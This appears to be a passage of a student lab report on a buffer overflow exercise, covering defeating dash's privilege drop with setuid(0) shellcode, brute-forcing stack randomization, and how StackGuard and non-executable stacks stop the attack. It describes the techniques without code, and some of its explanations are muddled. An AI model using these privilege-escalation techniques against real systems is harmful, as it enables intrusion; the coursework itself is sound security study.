
We now insert the setuid(0) code on top of the /bin/sh code to execute. This defeats the dash's countermeasure of checking the effective uid with the current one.

Task 4 : Defeating Address Randomization:

To demonstrate this, we will turn on the countermeasure of randomizing the stack address on initialization that we turned off initially.

We will now run a simple shell script which will repeatedly execute the privileged vulnerable stack.c program with stack address randomization in place.






This shows that even though the stack maybe randomized it is still possible it will be initialized at the same place it was once initialized before. Making the randomness questionable and vulnerable.

Task 5

We turn on stack execution for this task and turn on the stack guard protection


The stack guard protection acts by checking if the return address was not overwritten during execution.

As soon as we try to change the return address using the badfile it gives the message stack smashed since the value of return address was modified.



Task 6

Turn on the non-executable stack Protection.



The nonexec countermeasure makes the stack unexecutable. Even if we place all the addresses correctly we will not be able to execute the stack. By this we mean the return address cannot be present on the stack. This address is virtual and hence gives segmentation fault. We maybe able to counteract this by executing something not present on the stack and the executing our malicious file through it.